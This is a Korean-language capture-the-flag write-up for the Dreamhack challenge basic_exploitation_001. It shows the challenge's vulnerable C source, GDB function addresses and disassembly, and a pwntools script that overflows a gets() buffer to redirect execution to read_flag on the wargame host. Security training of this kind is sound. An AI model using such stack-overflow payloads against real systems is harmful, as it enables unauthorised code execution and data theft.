

basic_exploitation_001

문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_001)의 바이너리와 소스 코드가 주어집니다.

프로그램의 취약점을 찾고 익스플로이트해 "flag" 파일을 읽으세요.

"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.

플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 16.04
Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

Reference

[Return Address Overwrite](#)

코드

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <signal.h>
4  #include <unistd.h>
5
6
7  void alarm_handler() {
8      puts("TIME OUT");
9      exit(-1);
10 }
11
12
13 void initialize() {
14     setvbuf(stdin, NULL, _IONBF, 0);
15     setvbuf(stdout, NULL, _IONBF, 0);
16
17     signal(SIGALRM, alarm_handler);
18     alarm(30);
19 }
20
21
22 void read_flag() {
23     system("cat /flag");
24 }
25
26 int main(int argc, char *argv[]) {
27
28     char buf[0x80];
29
30     initialize();
31
32     gets(buf);
33
34     return 0;
35 }

```

코드 설명

- buf 배열에 0x80(128byte) 만큼 할당되어 있다.

- gets() 함수로 크기에 제한 없이 입력이 가능하므로 Buffer Over Flow 공격이 가능하다.
- read_flag() 함수를 실행시키면 flag 파일을 읽을 수 있다.
 - RET 에 read_flag() 함수 주소가 들어가게 하면 된다.

GDB 정적 분석 - 함수 주소

```

pwndbg> info func
All defined functions:

Non-debugging symbols:
0x08048398  _init
0x080483d0  gets@plt
0x080483e0  signal@plt
0x080483f0  alarm@plt
0x08048400  puts@plt
0x08048410  system@plt
0x08048420  exit@plt
0x08048430  __libc_start_main@plt
0x08048440  setvbuf@plt
0x08048450  __gmon_start__@plt
0x08048460  _start
0x08048490  __x86.get_pc_thunk.bx
0x080484a0  deregister_tm_clones
0x080484d0  register_tm_clones
0x08048510  __do_global_ctors_aux
0x08048530  frame_dummy
0x0804855b  alarm_handler
0x08048572  initialize
0x080485b9  read_flag
0x080485cc  main
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
0x08048654  _fini
  
```

info func 을 하여 함수의 주소를 알아볼 수 있다.


- main 주소 : 0x080485cc
- read_flag 주소 : 0x080485b9

GDB 정적 분석 - read_flag 함수

```
pwndbg> disass main
Dump of assembler code for function main:
   0x080485cc <+0>:    push    ebp
   0x080485cd <+1>:    mov     ebp,esp
   0x080485cf <+3>:    add     esp,0xffffffff80
   0x080485d2 <+6>:    call    0x8048572 <initialize>
   0x080485d7 <+11>:   lea     eax,[ebp-0x80]
   0x080485da <+14>:   push    eax
   0x080485db <+15>:   call    0x80483d0 <gets@plt>
   0x080485e0 <+20>:   add     esp,0x4
   0x080485e3 <+23>:   mov     eax,0x0
   0x080485e8 <+28>:   leave
   0x080485e9 <+29>:   ret
End of assembler dump.
```

disass main 을 입력하여 코드를 살펴보았다.

스택 형태



스택의 형태는 다음과 같다.

익스플로잇

```
1  from pwn import *
2
3  p = remote("host3.dreamhack.games", 8902)
4
5  read_flag = p32(0x080485b9)
6
7  payload = b'\x80'*132
8  payload += read_flag
9
10 p.sendline(payload)
11 p.interactive()
```

- read_flag 함수의 주소를 32bit 리틀엔디언 방식으로 설정한다.
- payload = b'\x80'*132 는 0x80 이라는 바이트 값을 132번 반복하여 payload 변수에 할당한다.
 - 즉, 버퍼를 가득 채우고, 공격 대상 프로그램이 저장하고 있는 반환 주소를 덮어 씌워서 반환 주소를 read_flag 함수 주소로 변경하는데 사용한다.
- sendline 을 통해 payload 의 값을 전송한다.
- interactive 를 통해 셸에 접속한다.

결과

```
jini@JINI-NOTE:~$ python3 basic_exploitation_001.py
[+] Opening connection to host3.dreamhack.games on port 8902: Done
[*] Switching to interactive mode
DH{-----};[*] Got EOF while reading in interactive
$
```

플래그 값을 정상적으로 도출할 수 있다.